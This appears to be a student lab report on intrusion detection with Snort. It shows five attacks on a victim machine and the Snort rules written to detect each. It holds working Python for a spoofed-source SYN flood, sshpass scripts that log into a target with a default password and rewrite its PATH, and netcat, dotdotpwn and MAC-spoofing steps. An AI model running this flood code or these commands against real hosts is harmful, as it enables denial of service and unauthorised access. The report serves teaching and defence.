Information Security Assurance

BY:

PARESH KASARE


VARUN PURI

CHITRA NANDYALA

GOPI KRISHNA SWARGAM

SWATHI ROBBI

Introduction



Here in this project we have basic architecture where the attacker tries to attack a victim machine. Snort will be installed on the victim machine which helps in detecting the attack launched on it by the attacker. Snort will be detecting the attacks based on the configuration and snort intrusion detection rules.

In our project we have designed 5 attacks.

- Code Based attacks:
  - Environment variable manipulation: Using this attack we can modify system files and system environment variables
  - SYN Flood attack (Type of DOS): This will be flooding the server with unacknowledged Sync requests over TCP.
- Tool Based attacks:
  - Backdoor attack using NETCAT
  - Directory traversal attack using DOTDOTPWN
  - Change of MAC address using NETCUT

Working of snort tool

Installation instructions

Snort can be downloaded and installed easily using the instructions given on the snort website. Installation instructions for different environments are clearly given at this link: https://www.snort.org/. It is highly recommended that this link is followed for installation instructions as it is updated regularly by the Snort team as and when the next versions are released.

Snort tool configuration

As Snort is an intrusion detection and intrusion prevention system, once the snort is successfully installed it needs to be configured appropriately to work as an IDS and IPS. Snort must be configured appropriately in the snort.conf file.

By default snort.conf file has default configurations, but there are different sections in the snort configuration file which can be configured and customized as per our requirements. It is recommended not to change all the sections in the configuration file unless one has in depth and very good understanding of Snort. For general purpose users it is recommended to change only two sections: Set the network variables section and Customize your rule set section.

In Set the network variables section we can configure the network addresses and the ports that we have to protect such as DNS servers, SMTP servers, web servers, sql servers, ssh servers, ftp servers and more. In Customize your rule set section we have to add the customized rules and configure the location of the path of the rules.

Snort basically runs in three modes:

1. Packet Sniffer

In this mode snort looks at the header information of the packets. We can use the below command to start the snort in packet sniffer mode:

```
snort -v
```

2. Packet Logger

In this mode snort logs all the packets. We can use the below command to start the snort in packet logger mode:

```
snort -dev -l ./log
```
(a folder with name log must be present in the current directory)

3. Network Intrusion detection system

In this mode snort compares the packets against the rules configured in the snort.conf file. Generally, Intrusion detection mode of snort is used to protect the system from any attacks. To start the snort in intrusion detection mode we have to provide the location reference of snort.conf file so that snort compares the packets against the rules configured. We can use the below command to start the snort in intrusion detection mode:

```
sudo /usr/local/bin/snort -A console -c /etc/snort/snort.conf -i eth0
```

Code Based attacks

1) SYN Flood attack (Type of DOS)

SYN flood attack is probably the most widely known DOS attack and has given lot of troubles to web server administrators because of a legitimate use of TCP protocol. The basic idea behind this attack is to start the TCP connection with the web server and keep the communication incomplete during the TCP handshake phase. Web server allocates resources to each incoming TCP requests hoping to make complete TCP connection and then data exchange, however, in the SYN flood scenario the connection is only initiated with SYN packet and then never acknowledged.

To launch this attack, we had to prepare a legitimate SYN packet and using socket programming in python language, we sent those packets to the target machine which is running a web server on port 80.

Source Code:

```
import random

import socket

import sys

from struct import *

def checksum_calc(data):

chksum = 0

for i in range(0, len(data), 2):

val = (ord(data[i]) << 8) + (ord(data[i+1]))

chksum = chksum + val

chksum = (chksum>>16) + (chksum & 0xffff)

chksum = ~chksum & 0xffff

return chksum

try:

print "try creating socket"

sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
```

```
print "Creating socket Successful!!! "

except socket.error , err:

print 'Error creating socket : ' + str(err[0]) + ' Info: ' + err[1]

sys.exit()

sock.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

#We will put two for loops to continue spoofing source IP address to make
them appear like coming from multiple sources.

for j in range (1,655350):

for k in range (1, 255):

packet = ''

l = j%255

#end_ip = `j`+'.'+`k`

source_ip ='10.99.'+`l`+'.'+`k`

#source_ip ='10.151.5.8'

dest_ip = '10.99.1.55'

source_addr = socket.inet_aton ( source_ip )

dest_addr = socket.inet_aton ( dest_ip )

VER = 4

IHL = 5

IHL_VER = (VER << 4) + IHL

TOS = 0

pkt_id = 19999

fragment_off = 0

TTL = 255

PROT = socket.IPPROTO_TCP

CHKSUM = 20

IP_header =
pack('!BBHHHBBH4s4s',IHL_VER,TOS,40,pkt_id,fragment_off,TTL,PROT,CHKSUM,sour
ce_addr,dest_addr)

#randomize source port

source_port = random.randint(1,65535)
```

```
dest_port = 80

sequence_no = 0

ack_sequence = 0

data_offset = 5

FIN = 0

SYN = 1

RST = 0

PSH = 0

ACK = 0

URG = 0

FLAGS = FIN + (SYN << 1) + (RST << 2) + (PSH <<3) + (ACK << 4) + (URG << 5)

SWS = socket.htons(5840)

TCP_checksum = 0

URG_ptr = 0

OFFSET_CALC = (data_offset << 4) + 0

TCP_header =
pack('!HHLLBBHHH',source_port,dest_port,sequence_no,ack_sequence,OFFSET_CALC
,FLAGS,SWS,TCP_checksum,URG_ptr)

# pseudo header creation only for checksum calculation.

total_length = len(TCP_header)

pseudo_header =
pack('!4s4sBBH',source_addr,dest_addr,0,socket.IPPROTO_TCP,total_length)

pseudo_header = pseudo_header + TCP_header

TCP_checksum_final = checksum_calc(pseudo_header)

TCP_header =
pack('!HHLLBBHHH',source_port,dest_port,sequence_no,ack_sequence,OFFSET_CALC
,FLAGS,SWS,TCP_checksum_final,URG_ptr)

final_SYN_packet = IP_header + TCP_header

print "packet sent from: " + source_ip + " to: " + dest_ip

sock.sendto(final_SYN_packet, (dest_ip , 0 ))
```

2) Attacking system environment:

Environment variable manipulation attacks are one of the popular system attack. We can change the functionality of a system by manipulation its environment variable. The most common environment attack is modifying the PATH environment variable. This variable controls what gets executed when you type a command without giving the full path. We have implemented this attack using shell scripting, below are the steps on how this attack is implemented.

We have written a script attack_env to connect to a target machine using using ssh with '–p' option. Many target Linux systems have a common password as 'password' for their root user and they do not change it and thus are vulnerable for attack.I have exploited same vulnerability and connected to a target remote system using password "password"

Then attack_env script runs another script change_env.sh on that target remote system which changes the PATH variable.

Source Code:

Script1:-Attack_env.sh

```
#Here SCP command Copies the file change_env.sh from LOCAL machine
/Users/varunpuri/change_env.sh(Local
Machine)   TOgkswargam@10.99.1.128:/home/user Remote Machine.

sshpass -p "password"
scp/Users/varunpuri/change_env.sh gkswargam@10.99.1.128:/home/gkswargam

#Connecting to remote server using SSH and running the change_env script on
the machine

sshpass -p "password" ssh gkswargam@10.99.1.128 "sh change_env.sh"

#Execute change_env.sh,This script will change the environment variable.

exit

EOT


Script2:-change_env.sh


#we are adding "PATH=/users in .bashrc file"
```

```
echo "PATH=/users" >> .bashrc

echo "before bin bash"

#execute bin bash.It will execute for the local connection only

#exec /bin/bash

echo "at the end”
```

Tool Based attacks

3) Backdoor Attack:

A back door is a means to access a computer program that bypass security mechanisms. A programmer sometimes installs a back door so that the program can be accessed for troubleshooting or other purposes. Attackers often use back doors that they detect or install themselves, so that they can access other machines. In some cases, a worm is designed to take advantage of a back door created by an earlier attack. We are launching this attack using NETCAT tool.

In this attack we will first find out the open ports on the victim machine. Then we will do a backdoor connection through netcat tool. Later access the victim machine and launch an attack

Below is the syntax to do backdoor connection to the victim machine using netcat.

Syntax: Attacker

```
nc -z -v {host-name} {port-range}          (to know open ports)
nc –v {hostname} {port number}             (to attack open port)
```

Here the attacker knows the IP address and the open port of the victim and attacks it. Now we get a hold on the victim machine and make the manipulations we want to do.

4) Directory Traversal attack

Directory traversal attack is an exploit where attacker will try to traverse through all the directories of the target machine and find all the accessible directories. This attack is usually executed on the web servers or ftp servers. In our project we are executing this attack using the dotdotpwn tool also called as Directory traversal tool. This tool is written in perl language and we use the below syntax to execute the attack.

Syntax to attack web server:

```
./dotdotpwn.pl -m http -h webserverhostname -x portnumber
```

In the above syntax -m denotes what protocol -h denotes the hostname -x denotes the port number

Syntax to attack ftp server:

```
./dotdotpwn.pl -m ftp -h ftpserverhostname
```

In our project we are attacking a webserver which is on a target machine using dotdotpwn tool. The tool will try to traverse through all the directories and finally gives the list of all vulnerable directories on the target machine.

5) MAC spoofing

Netcut is a tool which helps to discover all the IP addresses along with its host name and the physical address (MAC) under the wireless network instantly.

We used this tool to clone the MAC address from a local network. This change takes place only if you run as an administrator. The launch of an attack is as follows:

- Choose the adaptor using “Choice NetCard” button and select the required adapter.
- Select the machine from the detected list and click “Change MAC”. The machine is the one from which cloning is done,
- A screen is popped up with information like the IP address, hostname and MAC address of the machine selected.
- Once the details provided are same as the selected machine, click change which will change the mac address as the machine.

Thus, the MAC address of my machine is changed. So during an attack to another target machine, the MAC address is spoofed and the source of attack can’t be detected.

Configuring Snort to detect the attacks

Code Based attacks:

1) SYN Flood attack (Type of DOS):

   alert tcp any any -> $HOME_NET 80 (flags: S; msg:"Possible TCP SYN FLOOD attack"; flow: stateless; threshold: type both, track by_dst, count 70, seconds 10; sid:1000002;)

   Explanation: Above rule is monitoring the incoming SYN packets and if the count of those SYN packets are 70 in 10 seconds then it will send alert for each next SYN packet.

2) Attacking system environment:
   alert tcp any any ->$HOMENET 22 (msg:"Attack on Environment Variable”;pcre:”/sh|echo/i”;sid:1000001;)

Explanation:

Above Rule tell the snort to generate an alert and log the packet if condition met.

A packet is sent from any Ip/port using TCP to $HOMENET port 22(a configurable variable)

In this rule we are basically checking if someone is trying to push and execute the shell script.

we are using perl compatible regular expression(PCRE) option of snort rule to detect if any shell script is pushed and executed.

Tool Based attacks:

3) Backdoor Attack:

alert TCP any any →$HOME_NET any (msg: “Backdoor attack”;pcre : “/sh|echo|vi/I”;sid:100003;)

We have written the above snort rule using the option pcre which is perl compatible regular expression using which we are detecting and alerting if someone is executing script files or accessing directories or using editor to change files.

4) Directory Traversal attack

alert tcp any any -> $HOME_NET 80 (msg:"Someone trying to traverse through your system directories";pcre:"/etc|password/i";sid:1000002;)

We have written the above snort rule using the option pcre which is perl compatible regular expression using which we are detecting and alerting if someone is accessing the sensitive system directories of the target machine.

5) MAC spoofing

Address Resolution Protocol (ARP) is used to detect the MAC address of the machine if the IP is known. It is used for sniffing and spoofing various attacks. Pre-Processors in snort are used to detect various anomalies.

The following are the snort rules to detect the attack respectively:


Snort.config

```
//to configure the pre-processor

Preprocessor arpspoof: -unicast

//an alert is generated if the destination address is not the same as broadcast address

Preprocessor arpspoof_detect_host: ip address\mac address

//I these two address in ARP packets don’t match, an alert is triggered.
```


OUTPUT

Code Based attacks:


1) SYN Flood attack (Type of DOS):
   Following are the screen-shot of how a legitimate request from web browser was made to wait because of SYN flood requests.



```
paresh@paresh-Lenovo-ideapad-300S-14ISK:~$ sudo python spython.py
try creating socket
Creating socket Successful!!!
packet sent from: 10.99.1.1 to: 10.99.1.55
packet sent from: 10.99.1.2 to: 10.99.1.55
packet sent from: 10.99.1.3 to: 10.99.1.55
packet sent from: 10.99.1.4 to: 10.99.1.55
packet sent from: 10.99.1.5 to: 10.99.1.55
packet sent from: 10.99.1.6 to: 10.99.1.55
packet sent from: 10.99.1.7 to: 10.99.1.55
packet sent from: 10.99.1.8 to: 10.99.1.55
packet sent from: 10.99.1.9 to: 10.99.1.55
packet sent from: 10.99.1.10 to: 10.99.1.55
packet sent from: 10.99.1.11 to: 10.99.1.55
packet sent from: 10.99.1.12 to: 10.99.1.55
packet sent from: 10.99.1.13 to: 10.99.1.55
packet sent from: 10.99.1.14 to: 10.99.1.55
packet sent from: 10.99.1.15 to: 10.99.1.55
packet sent from: 10.99.1.16 to: 10.99.1.55
packet sent from: 10.99.1.17 to: 10.99.1.55
packet sent from: 10.99.1.18 to: 10.99.1.55
packet sent from: 10.99.1.19 to: 10.99.1.55
packet sent from: 10.99.1.20 to: 10.99.1.55
packet sent from: 10.99.1.21 to: 10.99.1.55
packet sent from: 10.99.1.22 to: 10.99.1.55
packet sent from: 10.99.1.23 to: 10.99.1.55
packet sent from: 10.99.1.24 to: 10.99.1.55
packet sent from: 10.99.1.25 to: 10.99.1.55
packet sent from: 10.99.1.26 to: 10.99.1.55
packet sent from: 10.99.1.27 to: 10.99.1.55
packet sent from: 10.99.1.28 to: 10.99.1.55
packet sent from: 10.99.1.29 to: 10.99.1.55
packet sent from: 10.99.1.30 to: 10.99.1.55
packet sent from: 10.99.1.31 to: 10.99.1.55
packet sent from: 10.99.1.32 to: 10.99.1.55
packet sent from: 10.99.1.33 to: 10.99.1.55
packet sent from: 10.99.1.34 to: 10.99.1.55
packet sent from: 10.99.1.35 to: 10.99.1.55
packet sent from: 10.99.1.36 to: 10.99.1.55
packet sent from: 10.99.1.37 to: 10.99.1.55
packet sent from: 10.99.1.38 to: 10.99.1.55
packet sent from: 10.99.1.39 to: 10.99.1.55
packet sent from: 10.99.1.40 to: 10.99.1.55
packet sent from: 10.99.1.41 to: 10.99.1.55
packet sent from: 10.99.1.42 to: 10.99.1.55
packet sent from: 10.99.1.43 to: 10.99.1.55
```




```
paresh@paresh-Lenovo-ideapad-300S-14ISK:/etc/snort/rules$ sudo netstat -alntp | grep SYN | wc -l
0
paresh@paresh-Lenovo-ideapad-300S-14ISK:/etc/snort/rules$ sudo netstat -alntp | grep SYN | wc -l
97
paresh@paresh-Lenovo-ideapad-300S-14ISK:/etc/snort/rules$ netstat -at
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql         *:*                     LISTEN
tcp        0      0 *:http                  *:*                     LISTEN
tcp        0      0 paresh-lenovo-idea:http 10.99.1.41:7427         SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.48:10124        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.67:6632         SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.80:10728        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.53:18296        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.46:12205        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.92:15005        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.19:58379        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.44:52954        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.47:1365         SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.83:41208        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.77:44458        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.16:6873         SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.6:37670         SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.68:13713        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.35:19265        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.94:43301        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.36:41156        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.58:10802        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.2:53611         SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.34:3856         SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.84:17254        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.3:43418         SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.71:55785        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.17:58811        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.97:14886        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http doit-wood-jll.col:42052 SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.96:25574        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.39:37847        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.89:31497        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.93:64065        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.59:33089        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.7:9927          SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.98:38646        SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.5:35107         SYN_RECV
tcp        0      0 paresh-lenovo-idea:http 10.99.1.69:6339         SYN_RECV
```



```
paresh@paresh-Lenovo-ideapad-300S-14ISK:~/snort-2.9.8.2/etc$ sudo /usr/local/bin/snort -A console -q -c /home/paresh/snort-2.9.8.2/etc/snort.conf -i wlan0
07/23-19:17:43.041835  [**] [1:1000002:0] Possible TCP SYN FLOOD attack [**] [Priority: 0] {TCP} 10.99.1.70:28126 -> 10.99.1.55:80
07/23-19:17:53.007075  [**] [1:1000002:0] Possible TCP SYN FLOOD attack [**] [Priority: 0] {TCP} 10.99.64.108:41899 -> 10.99.1.55:80
07/23-19:18:03.008444  [**] [1:1000002:0] Possible TCP SYN FLOOD attack [**] [Priority: 0] {TCP} 10.99.125.178:14407 -> 10.99.1.55:80
07/23-19:18:13.006348  [**] [1:1000002:0] Possible TCP SYN FLOOD attack [**] [Priority: 0] {TCP} 10.99.172.165:11123 -> 10.99.1.55:80
07/23-19:18:23.007650  [**] [1:1000002:0] Possible TCP SYN FLOOD attack [**] [Priority: 0] {TCP} 10.99.196.34:64017 -> 10.99.1.55:80
07/23-19:18:33.006626  [**] [1:1000002:0] Possible TCP SYN FLOOD attack [**] [Priority: 0] {TCP} 10.99.20.175:10513 -> 10.99.1.55:80
07/23-19:18:43.007259  [**] [1:1000002:0] Possible TCP SYN FLOOD attack [**] [Priority: 0] {TCP} 10.99.73.247:45625 -> 10.99.1.55:80
```

